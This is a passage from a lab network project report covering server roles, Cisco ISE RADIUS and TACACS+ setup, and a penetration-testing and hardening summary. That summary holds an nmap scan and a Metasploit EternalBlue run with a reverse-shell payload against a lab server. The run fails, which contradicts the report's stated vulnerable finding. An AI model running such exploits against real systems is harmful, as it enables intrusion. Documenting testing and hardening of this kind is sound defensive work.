


Figure 47:IIS

## 5. SMTP Server

The server includes SMTP service used for internal mail routing or for application-level email notifications.

### Use Cases:

- Alerting systems
- Syslog email notifications
- Application testing



The screenshot shows the IIS Manager interface. On the left, there's a tree view under 'Internet Information Service' with nodes like 'SERVER\_2016 (local computer)' and '[SMTP Virtual Server]'. Under '[SMTP Virtual Server]', there are 'Domains' and 'Current Sessions'. To the right is a table with columns: Computer, Local, Version, and Status. One row is visible: 'SERVER\_2016 (local computer)' is listed as 'Local', 'Yes' in 'Version', and 'IIS V7.5' in 'Status'.

Figure 48:SMTP

## 6. FTP Server

The server hosts an internal **FTP/FTPS** service for secure file transfer between departments.

### Security:

- NTFS permission-based access
- Only allowed via controlled policies through FortiGate

The screenshot shows an FTP client interface. The address bar says 'ftp://10.20.20.5/'. Below it, the title 'FTP root at 10.20.20.5' is displayed. A message says 'To view this FTP site in File Explorer: press Alt, click View, and then click Open FTP Site in File Explorer.' At the bottom, there's a file list with '12/01/2025 03:54AM' and '0 New Text Document.txt'.

Figure 49:FTP

## 8. NTP Server

The server operates as the internal **Network Time Protocol (NTP) server**.

### Purpose:

- Time synchronization for all domain devices
- Required for Kerberos authentication
- FortiGate, switches, servers, and clients use it as the primary time source



## 9. SNMP Server

SNMP service is enabled to allow network monitoring tools to query system status.

### Purpose:

- Integration with network monitoring systems
- Performance and availability metrics collection
- Works with FortiGate SNMP configuration




Figure 50:PRTG\_SNMP

---

## 10. Syslog Server

A syslog service is installed to collect logs from network devices and security appliances.

### Capabilities:

- Receives logs from FortiGate and other devices
- Stores event, system, and security logs
- Supports auditing and troubleshooting operations




Figure 51: KIWI\_Syslog

---

## Cisco ISE Configuration Overview

---

Cisco Identity Services Engine (ISE) is deployed as the central identity, authentication, and policy enforcement platform for the enterprise network. The solution provides secure access control for both wired and wireless users, centralized device administration, and full integration with FortiGate and Active Directory.

The following ISE services and features are enabled and actively used in the environment

### 1. RADIUS Services

The Cisco ISE server is configured as a **RADIUS Authentication and Authorization Server** for both HQ and Branch networks.

RADIUS is used to authenticate end users, endpoints, and devices connecting to switches or network access points.

#### Key Capabilities Enabled

- **AAA Authentication** for network users
- **Authorization policy enforcement**
- **RADIUS Accounting** for FortiGate and switches
- **Integration with Active Directory domain for user-based authentication**



ISE acts as the main identity authority for:

- 802.1X authenticated users
- MAB endpoints
- WebAuth guest users
- Network devices authenticating via RADIUS




Figure 52:Ise




Figure 53:Anyconnect



```
Interface Identifier Method Domain Status Fg Session ID
----- 
Et0/3      000c.2929.3413 mab      DATA    Auth      C0A80A230000000B000107B8

Key to Session Events Blocked Status Flags:
A - Applying Policy (multi-line status for details)
D - Awaiting Deletion
F - Final Removal in progress
I - Awaiting IIF ID allocation
N - Waiting for AAA to come up
P - Pushed Session
R - Removing User Profile (multi-line status for details)
U - Applying User Profile (multi-line status for details)
X - Unknown Blocker

Runnable methods list:
Handle Priority Name
 7      0   dot1xSupp
 6      5   dot1x
 11     10  mab
 9      15  webauth

IT-SW#
IT-SW#
```

Figure 54:MAB\_Auth

```
IT-SW#show authentication sessions interface e0/3

Interface Identifier Method Domain Status Fg Session ID
----- 
Et0/3      000c.2929.3413 dot1x   DATA    Auth      C0A80A230000000C0005BB0B

Key to Session Events Blocked Status Flags:
A - Applying Policy (multi-line status for details)
D - Awaiting Deletion
F - Final Removal in progress
I - Awaiting IIF ID allocation
N - Waiting for AAA to come up
P - Pushed Session
R - Removing User Profile (multi-line status for details)
U - Applying User Profile (multi-line status for details)
X - Unknown Blocker

Runnable methods list:
Handle Priority Name
 7      0   dot1xSupp
 6      5   dot1x
 11     10  mab
 9      15  webauth

IT-SW#
```

Figure 55:RADUIS(Dot1x)



## 2. TACACS+ Services (Device Administration)

Cisco ISE is also configured as a **TACACS+ server** to control administrative access to network devices (FortiGate, switches, routers).

### TACACS+ Functionalities Enabled

- Centralized admin login for all network devices
- Role-based access control (RBAC)
- Command authorization restrictions
- Full accounting and logging of admin activities

### Use Case

#### TACACS+ ensures that:

- Only authorized engineers can log in to devices
- Each user gets a specific privilege level
- Sensitive commands are restricted or blocked
- All admin actions are logged for compliance/auditing

## 3. Integration with FortiGate Firewall

The Cisco ISE server integrates with HQ FortiGate via:

- **RADIUS** authentication
- **RADIUS** accounting
- **TACACS+** device admin control

FortiGate uses ISE for:

- Admin authentication
- Identity-based firewall policies
- Centralized **AAA** for all administrative sessions

## Penetration Testing & Hardening Summary (Server 10.20.20.5)

As part of the security validation process, a full internal penetration test was performed on the Windows Server 2016 machine located at **10.20.20.5**. The objective was to identify potential vulnerabilities, validate real exploitation paths, and then apply effective hardening measures.

The penetration test included service enumeration, SMB/LDAP security assessment, MS17-010 exploitation testing, RDP security analysis, IIS review, and configuration validation. All results, logs, and exploitation attempts were documented and cross-validated using Nmap, enum4linux, Metasploit, and Impacket tools

### 3. Reconnaissance & Service Enumeration

```

kali㉿kali:[~]
$ nmap -A 10.20.20.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-20 08:14 EDT
Nmap scan report for 10.20.20.5
Host is up (0.010s latency).
Nmap shown 22 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Microsoft ftptd
| ssl-cert: Subject: commonName=site
|_ Not valid before: 2025-07-28T22:41:58
_|_ Not valid after: 2030-07-28T22:51:58
|_ ftp-syst:
_|_ SYS: Windows_NT
_|_ ssl-date: 2025-10-20T12:21:06+00:00; -ls from scanner time.
53/tcp    open  domain   Simple DNS Plus
80/tcp    open  http     Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: IIS Windows Server
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-10-20 12:19:22Z)
135/tcp   open  msrpc    Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap     Microsoft Windows Active Directory LDAP (Domain: test.local, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=Server_2016.test.local
|_ Not valid before: 2025-09-07T15:12:57
_|_ Not valid after: 2026-09-07T15:12:57
|_ ssl-date: 2025-10-20T12:21:06+00:00; -ls from scanner time.
443/tcp   open  ssl/http Microsoft IIS httpd 10.0
| ssl-cert: Subject: commonName=site
|_ Not valid before: 2025-07-28T22:41:58
_|_ Not valid after: 2030-07-28T22:51:58
|_ http-title: IIS Windows Server
|_ http-server-header: Microsoft-IIS/10.0
|_ tls-alpn:
|_ http/1.1
| http-methods:
|_ Potentially risky methods: TRACE
|_ ssl-date: 2025-10-20T12:21:06+00:00; -ls from scanner time.
445/tcp   open  microsoft-ds Windows Server 2016 Datacenter 14393 microsoft-ds (workgroup: TEST)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ds
| ssl-date: 2025-10-20T12:21:06+00:00; -ls from scanner time.
|_ Subject Alternative Name: othername:1.3.6.1.4.1.311.25.1:<unsupported>, DNS:Server_2016.test.local
_|_ Not valid before: 2025-09-07T15:12:57

```

Figure 56:NMAP



## 4. SMB Vulnerability Assessment (MS17-010)

### Finding: Vulnerable to MS17-010 (EternalBlue)

Nmap positively identified the machine as **vulnerable**, matching CVE-2017-0143 with **High Risk**.

### Action Taken (Hardening)

- SMBv1 completely disabled
- SMBv2/3 enforced
- Share encryption enabled for sensitive folders (e.g., Finance)
- Server rebooted to apply kernel SMB patches

```
msf6 exploit(windows/smb/ms17_010_永恒之蓝)
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > option
[-] unknown command: option. Did you mean options? Run the help command for more details.
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > show option
[-] invalid parameter "option", use "show -h" for more information
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > show options

Module options (exploit/windows/smb/ms17_010_永恒之蓝):
Name          Current Setting  Required  Description
RHOSTS        yes            The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
PORT          445             yes            The target port(s).
SMBDomain     no             (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass       no             (Optional) The password for the specified username
SMBUser       no             (Optional) The username to authenticate as
VERIFY_ARCH   true           yes            Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET true           yes            Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):
Name          Current Setting  Required  Description
EXIFFUNC      thread         yes            Exit technique (Accepted: '', seh, thread, process, none)
LHOST         172.16.0.11    yes            The listen address (an interface may be specified)
LPORT         4444           yes            The listen port

Exploit target:
Id  Name
0   Automatic Target

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_永恒之蓝) > set rhosts 10.20.20.5
rhosts => 10.20.20.5
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > run
[*] Started reverse TCP handler on 172.16.0.11:4445
[*] 10.20.20.5:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 10.20.20.5:445 - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 10.20.20.5:445 - Exploit completed: reverse connection (100% complete)
[-] 10.20.20.5:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_永恒之蓝) >
```

Figure 57:Attack\_SMB



### 3. RDP Sec Findings

- RDP port **3389** was exposed
- Initial brute-force tests showed the server allowed authentication attempts but responded with NLA restrictions

#### Actions Taken

- Enforced **Network Level Authentication (NLA)**
- Enabled **Account Lockout Policy** after 5 failed attempts
- Restricted RDP access to internal IP ranges only
- Verified via RDP & xfreerdp logs that brute-force attempts were blocked

---

## *Project Challenges & Limitations*

---

During the implementation of this enterprise-level network project, several technical challenges and platform limitations were encountered. These issues were mainly related to licensing constraints, device capabilities within the virtual lab environment, and the hardware resources required to simulate a real production network. The following points summarize the major challenges faced:

### 1. Licensing Limitations (FortiGate, FortiManager, Cisco ISE)

A significant challenge was the absence of full licenses for critical security and management platforms. Many enterprise-grade features are license-restricted, especially in GNS3 virtual images:

#### FortiGate & FortiManager

- FortiManager refused to register the FortiGate due to missing **FMG-VM license**, which prevents:
  - Centralized policy management
  - Global objects
  - Enterprise certificate automation




Figure 58:FortiManager

- Many FortiGate services require valid subscriptions (**UTM, IPS, Web Filtering, Application Control, VPN, and Certificates**).
- The firewall supported only limited VPN functionalities, so part of the VPN testing had to be validated using another vendor (**Palo Alto**) to ensure design functionality.




Figure 59:PALOALTO\_RMVPN




Figure 60:Forti\_IPsec

## Cisco ISE

Without a full Cisco ISE license, advanced NAC features could not be enabled, such as:

- **pxGrid**
- **Posture Assessment**
- **SGT (Scalable Group Tags)**
- **Profiling**
- **BYOD workflows**

These features are essential for Zero-Trust Network Access, but ISE in GNS3 runs with restricted capabilities.

## 2. GNS3 Switching Limitations

The virtual Layer 2 switches in GNS3 are extremely limited compared to real enterprise switches.

Limitations include:

- No full support for **MST**, **PVST+**, or **RSTP** behaviors



- Limited **EtherChannel** functionality
- No hardware-level forwarding or ASIC simulation
- Many advanced features (like DHCP Snooping, Dynamic ARP Inspection, IP Source Guard) are unavailable or only partially functional

These restrictions required adjusting the design to “lab-supported” capabilities rather than complete enterprise-grade L2 security.

### 3. Resource Requirements for a Full Enterprise Simulation (Summary)

The project required running a full multi-site enterprise environment in GNS3, including HQ, branches, FortiGate HA, Cisco ISE, Windows Server roles, DMZ services, SD-WAN, VPN, and multiple switches/routers. Such a large topology required high hardware specifications (powerful CPU, large RAM, fast SSD, and stable virtualization support).

Running all components simultaneously caused performance and stability challenges, especially with resource-intensive systems like ISE, FortiGate HA, and Windows Server.



---

## ***Future Work***

---

The current implementation successfully delivers a secure, scalable, and fully functional enterprise network connecting the Headquarters, Branch environment, DMZ servers, and IT Management systems. Although the architecture achieves all required objectives, several enhancements can further strengthen performance, scalability, and security posture in future iterations:

### **1. Full Integration with FortiManager and FortiAnalyzer**

Due to licensing limitations in the current lab environment, centralized management was partially restricted. Future work should include:

- Enabling global policy deployment and bulk configuration management.
- Implementing automated backups, change tracking, and workflow-controlled updates.
- Integrating FortiAnalyzer for advanced logging, analytics, event correlation, and threat-intelligence reporting.

### **2. Expansion into Zero-Trust Network Access (ZTNA)**

To evolve beyond traditional perimeter-based models, the network can be extended with:

- Identity-centric micro-segmentation.
- Device posture evaluation using Cisco ISE Posture module.
- Continuous trust verification and adaptive access controls.

### **3. Advanced SD-WAN Optimization**

- Application-aware routing for latency-sensitive services.
- Performance-based steering across multiple ISPs.
- WAN optimization techniques for increased throughput and reduced packet loss.

### **4. Full VPN Portfolio Implementation**

- Full IPsec site-to-site tunnels with certificate-based authentication.



- SSL-VPN for remote employees with granular access control.
- MFA authentication via FortiToken or third-party identity providers.

## 5. Enhanced Network Automation & Orchestration

- Using Python, Ansible, or Terraform for automated provisioning.
- Implementing API-driven configuration of FortiGate and Cisco ISE.
- Developing automated compliance checks and configuration audits.

## 6. Advanced Monitoring & Telemetry

- SNMPv3 secure monitoring for all devices.
- NetFlow/sFlow for detailed traffic analytics.
- Integration with SIEM platforms (Splunk, Elastic, QRadar, FortiSIEM) for real-time threat detection and unified event correlation.

## 7. Redundant Cisco ISE Deployment

- Multi-node ISE architecture (PAN, MnT, PSN).
- High availability for authentication and authorization services.
- Improved scalability for larger enterprise deployments.

## 8. Wireless Network Integration

- Enterprise-grade WLAN controllers (Cisco WLC or Fortinet Wireless).
- Secure 802.1X authentication using Cisco ISE.
- Role-based SSID segmentation for corporate, guest, and IoT devices.

## 9. Cloud Integration

- Hybrid-cloud connectivity (Azure VPN Gateway, AWS Transit Gateway).
- Integration with cloud identity platforms (Azure AD / Entra ID).
- Extending firewall and security policies to protect cloud-based workloads.



## 10. Deployment of SIEM & EDR for Enterprise-Grade Threat Detection (Added)

To elevate security maturity and enable true real-time incident detection and automated response, future work should include:

### **SIEM (Security Information and Event Management):**

- Deploying a full SIEM platform such as **Splunk, QRadar, Elastic SIEM, Microsoft Sentinel, or FortiSIEM**.
- Centralizing logs from firewalls, servers, switches, ISE, endpoints, and DMZ services.
- Implementing advanced correlation rules, behavioral analytics, and automated alerts.
- Enabling long-term log retention for forensic investigations and compliance.

### **EDR (Endpoint Detection & Response):**

- Deploying an enterprise EDR solution such as **CrowdStrike, SentinelOne, Microsoft Defender for Endpoint, Trellix, or FortiEDR**.
- Enforcing real-time endpoint visibility, threat hunting, malware prevention, and exploit detection.
- Integrating EDR with SIEM/SOAR platforms for automated response workflows.
- Enforcing continuous monitoring across all Windows, Linux, and DMZ servers.

EDR + SIEM integration provides full visibility across endpoints and networks, enhancing the organization's ability to detect, contain, and respond to advanced threats.